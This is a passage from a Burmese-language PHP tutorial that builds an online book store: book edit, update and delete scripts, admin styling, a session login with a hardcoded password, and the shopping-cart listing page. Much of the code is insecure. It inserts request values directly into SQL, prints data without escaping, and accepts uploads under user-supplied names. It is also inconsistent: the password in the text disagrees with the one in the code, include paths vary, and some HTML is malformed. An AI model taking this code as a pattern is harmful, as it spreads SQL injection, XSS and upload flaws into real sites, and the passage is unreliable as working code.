$sql = "DELETE FROM books WHERE id = $id";
mysql_query($sql);
header("location: book-list.php");
?>
```

ဒီနေရာမှာတော့ ထူးခြားချက်တစ်စုံတစ်ရာမရှိပါဘူး။ Request နဲ့အတူတဲ့ဖက်ပါဝင်လာတဲ့ id ကိုအသုံးချဖိုး books Table ထဲကသက်ဆိုင်ရာ Record ကိုပယ်ဖျက်ဖို့ DELETE Query တစ်ခုကို ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ဆက်လက်ပြီး book-edit.php မှာ HTML အပြည့်အစုံထည့်သွင်းပေးပါ။ ပြီးရင် <body> အတွင်းမှာ အခုလိုရေးသားပေးပါ။

```
<?php
include("conf/config.php");

$id = $_GET['id'];
$result = mysql_query("SELECT * FROM books WHERE id = $id");
$row = mysql_fetch_assoc($result);
?>

<h1>Edit Book</h1>
<form action="book-update.php" method="post" enctype="multipart/form-data">
<input type="hidden" name="id" value="<?php echo $row['id'] ?>">

<label for="title">Book Title</label>
<input type="text" name="title" id="title"
       value="<?php echo $row['title'] ?>">

<label for="author">Author</label>
<input type="text" name="author" id="author"
       value="<?php echo $row['author'] ?>">

<label for="summary">Summary</label>
<textarea name="summary" id="sum"><?php echo $row['summary'] ?></textarea>

<label for="price">Price</label>
<input type="text" name="price" id="price"
       value="<?php echo $row['price'] ?>">

<label for="categories">Category</label>
<select name="category_id" id="categories">
<option value="0">-- Choose --</option>
<?php
    $categories = mysql_query("SELECT id, name FROM categories");
    while($cat = mysql_fetch_assoc($categories)):
?>
<option value="<?php echo $cat['id'] ?>">
    <?php if($cat['id'] == $row['category_id']) echo "selected" ?> >
    <?php echo $cat['name'] ?>
</option>
<?php endwhile; ?>
```

```

</select>

<br><br>


<label for="cover">Change Cover</label>
<input type="file" name="cover" id="cover">

<br><br>
<input type="submit" value="Update Book">

<a href="book-list.php">Back</a>
</form>

```

ပြီးခဲ့တဲ့ Edit Form တစ်ခုကအတိုင်းပဲ id ကို Hidden Input တစ်ခုနဲ့ ထည့်သွင်းပေးထားပါတယ်။ စာအုပ်အသစ် ထည့်တဲ့ Form မှာလိုပဲ Category စာရင်းရေးလိုရှုတဲ့ Select Box တစ်ခုပါဝင်ပါတယ်။ ထူးခြားချက်အနေနဲ့ လက်ရှိ Edit လုပ်နေတဲ့ Record ရဲ့ category_id နဲ့ Select Box မှာရှိက်ထုတ်ထားတဲ့ categories ID တူညီရင် selected Attribute ကိုရှိက်ထုတ်ပေးဖို့ ထည့်သွင်းရေးသားထားခြင်းဖြစ်ပါတယ်။ မျက်နှာဖုံးပုံကိုလည်း Element တစ်ခုနဲ့ Image အဖြစ်ဖော်ပြပေးထားပါသေးတယ်။ Form action မှာ book-update.php ကိုယွန်းထားတဲ့အတွက် book-update.php မှာ အခုလိုရေးသားပေးပါ။

```

<?php
include("confs/config.php");

$id = $_POST['id'];
$title = $_POST['title'];
$author = $_POST['author'];
$summary = $_POST['summary'];
$price = $_POST['price'];
$category_id = $_POST['category_id'];

$cover = $_FILES['cover']['name'];
$tmp = $_FILES['cover']['tmp_name'];

if($cover) {
    move_uploaded_file($tmp, "covers/$cover");
    $sql = "UPDATE books SET title='$title', author='$author',
        summary='$summary', price='$price', category_id='$category_id',
        cover='$cover', modified_date=now() WHERE id = $id";
} else {
    $sql = "UPDATE books SET title='$title', author='$author',
        summary='$summary', price='$price', category_id='$category_id',
        modified_date=now() WHERE id = $id";
}

mysql_query($sql);

header("location: book-list.php");
?>

```

Edit Form က ပေးပို့လာတဲ့ အချက်အလက်တွေကိုအသုံးပြုပြီး UPDATE Query တစ်ခုကို ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ Request နဲ့အတူ မျက်နှာပုံးပုံအတွက် File ပါဝင်လာရင် File Upload တဲ့ဖက်ဆောင်ရွက်ပေးပြီး၊ မပါလာရင်တော့ မလုပ်ပေးဖို့ စစ်ဆေးရေးသားထားပါတယ်။ အလားတူပဲ File ပါဝင်လာမှုသာ cover Column ကိုပါ Update လုပ်ပြီး မပါလာရင် Update လုပ်တဲ့အထဲမှာ cover Column ကိုချုပ်ထားခဲ့ဖို့ စစ်ဆေး ရေးသားပေးထားပါတယ်။

အခုခံရင် books Table အတွက် CRUD လုပ်ဆောင်ချက်တွေ ပြည့်စုံပြီး စာအပ်အသစ်များထည့်သွင်းခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်းတို့ကို လိုသလို ဆောင်ရွက်နိုင်နေပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်နိုင်ပါပြီ။ နောက်တစ်ဆင့် အနေနဲ့ CSS Style တွေ ရေးသားဖို့နဲ့ လိုအပ်တဲ့ အခြားလုပ်ဆောင်ချက်တွေ ဖြည့်စွဲကိုဖို့ File တွေ ဆက်လက်ထည့်သွင်းပေးပါ၏။

```
store/
|-- admin/
|   |-- confs/
|   |   |-- config.php
|   |   |-- auth.php *
|   |-- covers/
|   |-- css/ *
|   |   |-- style.css *
|   |-- cat-list.php
|   |-- cat-new.php
|   |-- cat-add.php
|   |-- cat-edit.php
|   |-- cat-update.php
|   |-- cat-del.php
|   |-- index.php
|   |-- book-list.php
|   |-- book-new.php
|   |-- book-add.php
|   |-- book-edit.php
|   |-- book-update.php
|   |-- book-del.php
|   |-- login.php *
|   |-- logout.php *
|   |-- orders.php *
|   |-- order-status.php *
|-- index.php
```

conf Folder ထဲမှာ auth.php အမည်နဲ့ File တစ်ခုတိုးထားပါတယ်။ ပြီးတော့ CSS အမည်နဲ့ Folder တစ်ခုထည့်သွင်းပြီး style.css အမည်နဲ့ File တစ်ခုကို CSS Folder ထဲမှာ တည်ဆောက်ပေးထားပါတယ်။ ဒါအပြင် login.php, logout.php, orders.php နဲ့ order-status.php တို့ကို လည်းတိုးထားပါသေးတယ်။ လိုအပ်တဲ့ File နဲ့ Folder တွေထည့်သွင်းပြီးရင် style.css မှ ပေးထားတဲ့ CSS Style တွေကိုကူးယူ ထည့်သွင်းပေးပါ။

```
html {
    background: #95A5A6;
}
```

```
body {  
    font-family: Arial, Helvetica, sans-serif;  
    width: 900px;  
    background: #fff;  
    border: 4px solid #2C3E50;  
    margin: 20px auto;  
}  
  
h1 {  
    padding: 10px;  
    font-size: 21px;  
    background: #2C3E50;  
    margin: 0;  
    color: #fff;  
}  
  
ul.list {  
    list-style: none;  
    margin: 20px;  
    padding: 0;  
}  
  
ul.list li {  
    overflow: hidden;  
    border-bottom: 1px solid #ddd;  
    padding-bottom: 10px;  
    margin-bottom: 20px;  
}  
  
ul.list b {  
    display: block;  
    font-size: 18px;  
    margin-bottom: 5px;  
    color: #2980B9;  
}  
  
ul.list i, ul.list small {  
    color: #888;  
    font-size: 12px;  
    margin-right: 10px;  
}  
  
ul.list span {  
    color: #8E44AD;  
}  
  
ul.list div {  
    margin: 5px 0;  
    font-size: 13px;  
    line-height: 1.5em;  
    color: #555;  
}  
  
ul.list img {  
    margin-left: 20px;  
}
```


```
ul.list a {  
    color: #2980B9;  
}  
  
ul.list a.del {  
    color: #D35400;  
}  
  
a.new {  
    display: block;  
    padding: 8px 0;  
    text-align: center;  
    width: 160px;  
    margin: 10px;  
    color: #fff;  
    background: #1ABC9C;  
    border: 1px solid #ccc;  
    text-decoration: none;  
}  
  
form {  
    margin: 20px;  
}  
  
form label {  
    display: block;  
    margin-top: 10px;  
    color: #555;  
}  
  
input[type=text],  
input[type=password],  
textarea,  
select {  
    font-family: Arial, Helvetica, sans-serif;  
    border: 1px solid #ddd;  
    padding: 6px;  
    width: 300px;  
    background: #fff;  
}  
  
textarea {  
    height: 100px;  
}  
  
input[type=submit] {  
    padding: 10px 24px;  
    margin-right: 10px;  
}
```

book-list.php, book-new.php, book-edit.php, cat-list.php, cat-new.php, cat-edit.php တို့ရဲ့ <head> အတွင်းမှာ <link> Element ကိုသုံးပြီး အဲဒီ CSS File ကိုချိတ်ဆက်ပေးပါ။ CSS ချိတ်ဆက်တဲ့ <link> Element ရေးသားပုံမောနမှာစိုးလို့ ဖော်ပြပေးလိုက်ပါတယ်။

```
<link rel="stylesheet" href="css/style.css">
```

ဒီလို CSS Style တွေထည့်သွင်းပေးလိုက်မယ်ဆိုရင် ကျွန်တော်တို့တည်ဆောက်လက်စ Interface ဟာလည်း ပုံ (၃-၈) မှာ ဖော်ပြထားသလို အနည်းငယ်ပိုပြီး သပ်ရပ်သွားစေမှုဖြစ်ပါတယ်။

Book List

Introduction to Data Science by Jeffrey Stanton (in System Design) \$4.99 This book provides non-technical readers with a gentle introduction to essential concepts and activities of data science. For more technical readers, the book provides explanations and code for a range of interesting applications using the open source R language for statistical computing and graphics. [del] [edit]	
Exploring Programming Language Architecture in Perl by Bill Hails (in Programming) \$49.99 By the end of this book you should have a thorough understanding of the inner workings of a programming language interpreter. The source code is presented in full, and several iterations add more features until it could be considered pretty complete. The interpreter is written to be as easy to understand as possible; it has no clever optimizations that might obscure the basic ideas, and the code and the ideas will be described to the best of my ability without any unexplained technical jargon. [del] [edit]	
Ubuntu Pocket Guide and Reference by Keir Thomas (in General) \$9.99 A very well written introductory book with no fluff for the Ubuntu operating system. The book is rather dated though (Hasnt been updated since 2009) and new users may be confused with the changes such as the Unity interface that have gone into Ubuntu over the years. [del] [edit]	

New Book

ပုံ (၃-၈) Book List with CSS Style

လက်စန္ဒာ book-list.php, book-new.php, book-edit.php, cat-list.php, cat-new.php, cat-edit.php တို့မှာ Menu လေးတစ်ခုဖြည့်စွက်ပေးပါ။ ဒီတော့မှ တစ်ခုခုလုပ်ချင်တိုင်း URL မှာ လိပ်စာရိုက်နေစရာမလိုဘဲ့ပဲ Menu ကနေတစ်ဆင့် အပြန်အလှန်သွားနိုင်မှာ ဖြစ်ပါတယ်။ Menu အတွက် HTML ကတော့ အခုလို ရေးသားရမှာပါ။

```
<ul class="menu">
    <li><a href="book-list.php">Manage Books</a></li>
    <li><a href="cat-list.php">Manage Categories</a></li>
    <li><a href="orders.php">Manage Orders</a></li>
    <li><a href="logout.php">Logout</a></li>
</ul>
```

သက်ဆိုင်ရာ Script ရဲ့ HTML Structure ထဲက <h1> Element အောက်မှာ ကပ်ထည့်ပေးပါ။ ပြီးတဲ့အခါ style.css ထဲမှာ Menu အတွက် CSS ကို အခုလိုဖြည့်စွက်ပေးလိုက်ပါ။

```

ul.menu {
    list-style: none;
    margin: 0;
    padding: 0;
    overflow: hidden;
    background: #16A085;
}

ul.menu li {
    float: left;
    border-right: 1px solid #1ABC9C;
}

ul.menu a {
    display: block;
    padding: 10px 20px;
    text-decoration: none;
    color: #fff;
}

ul.menu a:hover {
    background: #1ABC9C;
}

```

ဒီလိုဖြည့်စွက်ပေးလိုက်တဲ့ Script တိုင်းမှာ book-list.php, cat-list.php, orders.php နဲ့ logout.php တိုကို သွားနိုင်တဲ့ Menu ကိုယ်စိပိုဝင်သွားမှာဖြစ်ပါတယ်။

ကျွန်တော်တို့ လက်ရှိတည်ဆောက်နေတဲ့ Online Book Store မှာ အပိုင်းဆုံးပိုဝင်မှာဖြစ်တယ်လိုပြောခဲ့ပါတယ်။ Shopping Cart Interface ကို စာအုပ်ဝယ်ယူလိုသူမည်သူမဆို အသံးပြန်ပေမယ့် Admin Interface ကိုတော့ ဝင်ရောက်စိမ့် ခွင့်ရှိသူမှာ ဝင်ခွင့်ပေးရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Password နှုကာကွယ်ထားလိုပါတယ်။ **conf** Folder ထဲက auth.php မှာ ပေးထားတဲ့ Code တွေကို ကူးယူထည့် သွင်းပေးပါ။

```

<?php
    session_start();
    if(!isset($_SESSION['auth'])) {
        header("location: index.php");
        exit();
    }
?>

```

ပြီးခဲ့တဲ့အခန်းမှာ နူးနှုန်းသပ်ခဲ့သလို User ဟာ Login ဝင်ထားခြင်းရှိမရှိစစ်ဆေးတဲ့လုပ်ဆောင်ချက်ကို ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ Login မဝင်ထားလို့ auth Session ရှိမနေရင် ကျွန်အလုပ်တွေကို ဆက်လက် ဆောင်ရွက်ခွင့် မပေးပဲ index.php ကိုသာ Redirect လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီလိုစစ်ဆေးရေးသားထဲ auth.php ကို book-list.php, cat-list.php, book-new.php, cat-new.php စသဖြင့် ကျွန်တော်တိရေးသား ခဲ့ပြီးဖြစ်တဲ့ **admin** Folder ထဲက Script တိုင်းရဲ့အပေါ်ခုံးမှာအခုလို Include လုပ်ပေးပါ။

```
<?php include("confs/auth.php") ?>
```

Session ကြောင့်တဲ့ကိစ္စကို Content တွေမရေးသားမီ ဆောင်ရွက်ဖို့လိုအပ်လို့ အပေါ်ဆုံးမှာ Include လုပ်ပေးဖို့လိုပါတယ်။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် Login မဝင်ထားသူတစ်ယောက်က ဝင်ကြည့်ဖို့ကြိုးစားတိုင်း index.php ကိုပဲ Redirect လုပ်ပေးနေမှာဖြစ်ပါတယ်။ index.php မှာတော့ Login ဝင်နှင့်တဲ့ Form တစ်ခုပေးထားချင်ပါတယ်။ ဒါကြောင့် HTML အပြည့်အစုံထည့်သွင်းရေးသားပေးပါ။ ပြီးတော့မှာ <body> အတွင်းမှာ ပေးထားတဲ့ Login Form ကို ကူးယူရေးသားပေးပါ။

```
<h1>Login to Book Store Administration</h1>
<form action="login.php" method="post">
    <label for="name">Name</label>
    <input type="text" id="name" name="name">

    <label for="password">Password</label>
    <input type="password" id="password" name="password">

    <br><br>
    <input type="submit" value="Admin Login">
</form>
```

Login Form လေး သပ်သပ်ရပ်ဖြစ်သွားစေဖို့ကျန်တော်တိ ရေးသားခဲ့ပြီးဖြစ်တဲ့ **css** Folder ထဲက style.css ကိုလည်း <link> Element နဲ့ ချိတ်ဆက်ထည့်သွင်းပေးသင့်ပါတယ်။ အခုန်ရင် admin Folder ထဲကဘယ် Script ကိုပဲဝင်ငွေ index.php ကိုပဲ ရောက်လာပြီး Login Form ကို တွေ့ရမှာဖြစ်ပါတယ်။ Login Form ရဲ့ action မှာ login.php လိုပေးထားတဲ့အတွက် login.php မှာ ထည့်သွင်းပေးလာတဲ့ Username နဲ့ Password မှန်မှန်ကို အခုလို စစ်ဆေးရေးသားပေးပါ။

```
<?php
    session_start();
    $name = $_POST['name'];
    $password = $_POST['password'];

    if($name == "admin" and $password == "214365") {
        $_SESSION['auth'] = true;
        header("location: book-list.php");
    } else {
        header("location: index.php");
    }
?>
```

Username ဟာ **admin** ဖြစ်ပြီး Password ၁၂၃၄၅၆၇ ဆိုတဲ့ Information ကို မှန်ကန်အောင်ပေးနိုင်သူဆိုရင် Admin Interface ကို ဝင်ရောက်ခွင့်ရှိအဖြစ်လက်ခံပြီး auth Session တန်ဖိုးတစ်ခု သတ်မှတ်ပေးသွားမှာဖြစ်ပါတယ်။ ခုချိန်မှာ <http://localhost/store/admin/> လို့ Browser URL Bar မှာထည့်သွင်းကြည့်မယ်ဆိုရင် Login Form တစ်ခု ကိုတွေ့ရမှာဖြစ်ပါတယ်။ Username အနေနဲ့ **admin** Password အနေနဲ့ **213465** ကို ထည့်သွင်းပြီး Login

ဝင်လိုက်မယ်ဆိုရင် လိုအပ်တဲ့ Login လုပ်ငန်းဆောင်ရွက်ပြီး book-list.php ကို Redirect လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ Logout လုပ်လိုရင်လုပ်နိုင်စေဖို့အတွက် logout.php မှာလည်း အခုလိုထည့်သွင်းပေးပါရှိး။

```
<?php
    session_start();
    unset($_SESSION['auth']);
    header("location: index.php");
?>
```

အခုဆိုရင် စာအုပ်တွေကိုလည်း စီမံနိုင်ပါပြီ။ စာအုပ်အမျိုးအစားတွေကိုလည်းစီမံနိုင်ပါပြီ။ စီမံခွင့်ရှိသူမှာသာ စီမံနိုင်အောင် လည်း ဆောင်ရွက်ပြီးပါပြီ။ Admin Interface ပြည့်စုစုအတွက် Order စာရင်းများစီမံခွင့်လုပ်ငန်းသာ ကျန်ရှိပါတော့ တယ်။ Order စီမံခွင့်ကိုတော့ နောက်မှထည့်ပါတော့မယ်။ လောလေဆယ် Shopping Cart Interface အတွက်ကို အရင်ရေးသားလိုပါတယ်။

9.5 – Online Book Store – Shopping Cart Interface

Shopping Cart Interface တည်ဆောက်ဖို့အတွက် လိုအပ်တဲ့ File နဲ့ Folder တွေကို အရင်ဖြည့်စွဲကြပေးပါ။

```
store/
|-- admin/
|   |-- confs/
|   |   |-- config.php
|   |   |-- auth.php
|   |-- covers/
|   |-- css/
|   |   |-- style.css
|   |-- cat-list.php
|   |-- cat-new.php
|   |-- cat-add.php
|   |-- cat-edit.php
|   |-- cat-update.php
|   |-- cat-del.php
|   |-- index.php
|   |-- book-list.php
|   |-- book-new.php
|   |-- book-add.php
|   |-- book-edit.php
|   |-- book-update.php
|   |-- book-del.php
|   |-- login.php
|   |-- login.php
|   |-- orders.php
|   |-- order-status.php
|-- css/ *
|   |-- style.css *
|-- book-detail.php *
|-- add-to-cart.php *
|-- view-cart.php *
|-- clear-cart.php *
|-- submit-order.php *
|-- index.php
```

ဖြည့်စွက်ရမယ့် File နဲ့ Folder တွေက **store** Folder ထဲမှာ ဖြည့်စွက်သွားခြင်းဖြစ်ပါတယ်။ Style ကို Admin Interface နဲ့မတူလိုပဲ သိုးခြားဖန်တီးချင်လို့ **css** Folder တစ်ခုထပ်မံတည်ဆောက်ပါတယ်။ ပြီးတော့မှ အဲဒီ **css** Folder ထဲမှာ **style.css** File တစ်ခု ထည့်သွင်းပေးထားပါတယ်။ **store** Folder အတွင်းမှာပဲ Shopping Cart လုပ်ဆောင်ချက် အတွက်လိုအပ်တဲ့ အခြား File တွေကိုလည်း ဖြည့်စွက်တည်ဆောက်ထားပါတယ်။

စာအုပ်ဝယ်ယူလိုသူက စာအုပ်စာရင်းကို ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်ကို **index.php** မှ ရေးသားထားမှာ ဖြစ်ပါတယ်။ **index.php** ကိုတော့ ဒီနှမူနာ Project စို့ပြင်ကတည်းတည်ဆောက်ထားခဲ့ပြီးဖြစ်မှုပါ။ မရှိသေးရင်တော့ **index.php** ကိုပါ **store** Folder ထဲမှာ ထပ်မံတည်ဆောက်ပေးပါ။ ပြီးရင်းပေးထားတဲ့ Code တွေကို ကူးယူထည့်သွင်းပေးပါ။ လိုအပ်တဲ့ HTML Structure ကအစ အပြည့်အစုံရေးပြပေးထားပါတယ်။

```
<?php
    session_start();
    include("admin/confs/config.php");

    $cart = 0;
    if(isset($_SESSION['cart'])) {
        foreach($_SESSION['cart'] as $qty) {
            $cart += $qty;
        }
    }

    if(isset($_GET['cat'])) {
        $cat_id = $_GET['cat'];
        $books = mysql_query("SELECT * FROM books WHERE category_id = $cat_id");
    } else {
        $books = mysql_query("SELECT * FROM books");
    }

    $cats = mysql_query("SELECT * FROM categories");
?>

<!doctype html>
<html>
<head>
    <title>Book Store</title>
    <link rel="stylesheet" href="css/style.css">
</head>
<body>
    <h1>Book Store</h1>

    <div class="info">
        <a href="view-cart.php">
            (<?php echo $cart ?>) books in your cart
        </a>
    </div>

    <div class="sidebar">
        <ul class="cats">
            <li>
                <b><a href="index.php">All Categories</a></b>
            </li>
        </ul>
    </div>

```

```

<?php while($row = mysql_fetch_assoc($cats)): ?>
<li>
    <a href="index.php?cat=<?php echo $row['id'] ?>">
        <?php echo $row['name'] ?>
    </a>
</li>
<?php endwhile; ?>
</ul>
</div>
<div class="main">
    <ul class="books">
        <?php while($row = mysql_fetch_assoc($books)): ?>
        <li>
            
            <b>
                <a href="book-detail.php?id=<?php echo $row['id'] ?>">
                    <?php echo $row['title'] ?>
                </a>
            </b>
            <i>$<?php echo $row['price'] ?></i>

            <a href="add-to-cart.php?id=<?php echo $row['id'] ?>">
                class="add-to-cart">Add to Cart</a>
            </li>
        <?php endwhile; ?>
    </ul>
</div>

<div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
</div>
</body>
</html>

```

Supermarket တွေမှာရေးဝယ်တဲ့အခါ ပစ္စည်းတစ်ခုလူ တစ်ခါငွေရှင်းလုပ်စရာ မလိုပါဘူး။ လိုချင်တဲ့ပစ္စည်းတွေကို ရွေးချယ်ပြီး ခြင်းတောင်း (သို့မဟုတ်) လုည်းကလေးနဲ့ထည့်ထားပြီး ပြည့်စုံပြီဆိုမှ ကောင်တာမှာငွေရှင်းရတာပါ။ ဒီလိုပါပဲ ကျွန်ုတော်တို့ Book Store မှာလည်း လိုချင်တဲ့စာအုပ်တွေကို ရွေးချယ်ပြီး ပြည့်စုံပြီဆိုတော့မှ Order လုပ်လိုက်စေမယ့်လုပ်ဆောင်ချက် ထည့်သွင်းမှာဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်ကိုပဲ Shopping Cart လိုက်ခေါ်တာပါ။ ဝယ်ယူဖို့ရွေးချယ်တဲ့စာအုပ်တွေကို Session ထဲမှ ယာယိသိမ်းဆည်းထားဖို့လိုပါတယ်။ ဒါကြောင့်ပထမဦးဆုံး session_start() Function ကိုခေါ်ယူထားခြင်းဖြစ်ပါတယ်။ Database ချိတ်ဆက်မှုတွေ အတွက် config.php ကိုလည်း Include လုပ်ပေးထားပါတယ်။

ဆက်လက်ပြီး cart Session ထဲမှာရှိနေတဲ့ ဝယ်ယူဖို့ ရွေးချယ်ထားတဲ့ စာအုပ်အရေအတွက်ကို foreach Loop နဲ့ Loop လုပ်ပြီး ရေတွက်ကာ \$cart Variable ထဲကို ထည့်သွင်းထားပါတယ်။

index.php မှ ရှိသမျှစာအုပ်တွေအားလုံးကိုဖော်ပြုမှုဖြစ်သလို သက်ဆိုင်ရာ Category အလိုက်ကြည့်ရှုလိုတယ်ဆိုရင်လည်း ဖော်ပြေးမှုဖြစ်ပါတယ်။ ဥပမာ - URL Query String အနေနဲ့ cat=1 လို ပါဝင်လာရင် Category ID 1 နဲ့ တွဲဖက်သိမ်းဆည်းထားတဲ့ စာအုပ်တွေကိုရွေးထုတ်ဖော်ပြေးချင်တာပါ။ ဒါကြောင့်နောက်တစ်ဆင့်မှာ index.php

ကိုလာတဲ့ Request မှာ cat အမည်နဲ့ Query String ပါဝင်လာ သလားစစ်ဆေးထားပါတယ်။ အဲဒီအခြေအနေပေါ်မှု တည်ပြီး SELECT Query ကိုလည်း နှစ်မျိုးရေးထားပါတယ်။ Query String မှာ cat ပါဝင်လာရင် ပါဝင်လာတဲ့ Value နဲ့ စစ်ထုတ်ရယူထားတဲ့ Query ကိုအသုံးပြုမှာဖြစ်ပြီး မပါဝင်လာရင်တော့ ရှိသမျှ စာအုပ်အားလုံးကိုရယူဖော်ပြုမှာ ဖြစ်ပါတယ်။

Category Menu တစ်ခုဖန်တီးပေးနိုင်ဖို့အတွက် categories Table ထဲက ရှိသမျှစာအုပ် အမျိုးအစားတွေကို လည်း နောက်ထပ် SELECT Query တစ်ခုနဲ့သို့မြှားရယူထားပါသေးတယ်။

ဆက်လက်ပြီး <body> Element အတွင်းမှာရေးသားထားတာတွေကို လေ့လာကြည့်ရင် Class မှာ info လို သတ်မှတ်ထားတဲ့ <div> အတွင်းမှာ လက်ရှိဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်အရေအတွက်ကို ဖော်ပြပေးတဲ့ အနေနဲ့ \$cart Variable ကိုရိုက်ထုတ် ထားပါတယ်။ Class ကို sidebar လိုသတ်မှတ်ထားတဲ့ <div> ထဲမှာတော့ ရယူ ထားတဲ့ Category တွေကို Link အဖြစ်တန်းစီ ရိုက်ထုတ်ထားပါတယ်။ Link တွေက index.php (လက်ရှိ Document) ကိုပဲပြုစဉ်ရွှေ့ထားတာကို သတိပြုပါ။ ဒါပေမယ့် နောက်ကနေသက်ဆိုင်ရာ Category ID ကို URL Query String အနေနဲ့တွဲဖော် ပေးထားပါတယ်။ ဒီနှင့်နဲ့ Category Menu တစ်ခု ရရှိစေပါတယ်။

Class ကို main လိုသတ်မှတ်ထားတဲ့ <div> ထဲမှာ ရယူထားတဲ့စာအုပ်စာရင်းကို ရိုက်ထုတ်ဖော်ပြပေးပါတယ်။ အချက် အလက်အားလုံးမဟောပြုဘူး။ Title နဲ့ ဈေးနှုန်းပဲဖော်ပြထားပေါ်တယ်။ စာအုပ်ရဲ့ Title ကို နှိပ်လိုရတဲ့ Link ဖြစ်အောင် <a> Element နဲ့ ရိုက်ထုတ်ထားပါတယ်။ သက်ဆိုင်ရာစာအုပ်နဲ့အတူ Add to Cart ဆိုတဲ့ Link တစ်ခုစီလဲ တွဲဖော် ပေးထားပါတယ်။ စာအုပ်ကို နှစ်သက်လိုဝင်ယယ်လိုတဲ့အခါ Add to Cart ကို နှိပ်ပေးခြင်းဖြင့် ဝယ်ယူလိုကြောင်း မှတ်သားရမှာပါ။ Add to Cart Link ၏ add-to-cart.php ကိုရွှေ့ထားပါတယ်။ add-to-cart.php ထဲမှာ ရွေးချယ်လိုက်တဲ့ စာအုပ်ကို cart Session ထဲကို ထည့်သွင်းမှတ်သားပေးတဲ့ လုပ်ဆောင်ချက်ကိုရေးသားမှာပါ။

လိုအပ်တဲ့ Code တွေ ဆက်လက်မရေးသားမီ သပ်သပ်ရပ်ဖြစ်သွားစေဖို့ CSS Style တစ်ချို့တည်ဆွင်း ချင်ပါတယ်။ လက်ရှိလေ့လာနေတဲ့နှုန်း Code မှာ <link> Element နဲ့ css Folder ထဲက style.css ကို ချိတ်ဆက်ထားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် style.css မှာ ပေးထားတဲ့ CSS တွေကိုကူးယူရေးသားပေးပါ။ index.php အတွက်တ် သာမကပဲ အမြားလိုအပ်တဲ့ Style တွေကို တစ်ခါတည်း ကြိုးတင်သတ် မှတ်ပေးထားပါတယ်။

```
html {
    background: #34495E;
}

body {
    font-family: Arial, Helvetica, sans-serif;
    width: 900px;
    background: #e5e5e5;
    border: 4px solid #3498DB;
    margin: 20px auto;
}

h1 {
    padding: 10px;
    font-size: 21px;
    background: #3498DB;
    margin: 0;
```

```
    color: #fff;
}

a {
    color: #2980B9;
    text-decoration: none;
}

a:hover {
    color: #3498DB;
}

.info {
    background: #2980B9;
    padding: 8px;
    text-align: right;
}

.info a {
    color: #fff;
    font-size: 14px;
    text-decoration: none;
    border-bottom: 1px dotted #fff;
}

.info a:hover {
    border-bottom: 1px solid #fff;
}

.sidebar {
    float: left;
    width: 240px;
}

.cats {
    list-style: none;
    padding: 0;
}

.cats li a {
    display: block;
    font-size: 15px;
    padding: 8px 15px;
    border-bottom: 1px solid #ddd;
}

.cats li a:hover {
    background: #efefef;
}

.main {
    float: right;
    width: 660px;
    background: #fff;
}
```

```
.books {  
    list-style: none;  
    margin: 15px;  
    padding: 0;  
    overflow: hidden;  
}  
  
.books li {  
    width: 190px;  
    text-align: center;  
    height: 240px;  
    float: left;  
    margin: 20px 10px;  
    font-size: 15px;  
}  
  
.books b {  
    display: block;  
    margin: 5px 0;  
    font-weight: normal;  
}  
  
.books i {  
    color: #E74C3C;  
}  
  
a.add-to-cart {  
    font-size: 13px;  
    display: block;  
    background: #1ABC9C;  
    color: #fff;  
    padding: 5px 0;  
    margin: 5px 30px;  
}  
  
a.del {  
    color: #D35400;  
}  
  
.footer {  
    clear: both;  
    background: #95A5A6;  
    color: #fff;  
    font-size: 13px;  
    padding: 8px;  
    text-align: center;  
    border-top: 1px solid #7F8C8D;  
}  
  
.detail {  
    padding: 20px;  
    background: #fff;  
}  
  
.detail .back {  
    float: right;
```

```
}

.detail a.add-to-cart {
  margin: 0;
  width: 160px;
  text-align: center;
  padding: 10px 0;
}

table {
  margin: 20px;
  border-spacing: 1px;
  background: #16A085;
}

td {
  background: white;
  border-collapse: collapse;
  padding: 8px;
}

th {
  color: white;
  padding: 8px;
}

.order-form {
  margin: 20px;
}

.order-form h2 {
  margin: 40px 0 10px 0;
  padding: 0 0 5px 0;
  border-bottom: 1px solid #ddd;
  font-size: 18px;
  color: #C0392B;
}

form label {
  display: block;
  margin-top: 10px;
  color: #555;
}

input[type=text],
input[type=password],
textarea,
select {
  font-family: Arial, Helvetica, sans-serif;
  border: 1px solid #ddd;
  padding: 6px;
  width: 300px;
  background: #fff;
}
```

```
textarea {
    height: 100px;
}

input[type=submit] {
    padding: 10px 24px;
    margin-right: 10px;
}

.msg {
    background: #1ABC9C;
    color: #fff;
    text-align: center;
    padding: 10px;
    margin: 50px 20px;
}

.msg a {
    color: #eee;
    border-bottom: 1px dotted #fff;
}

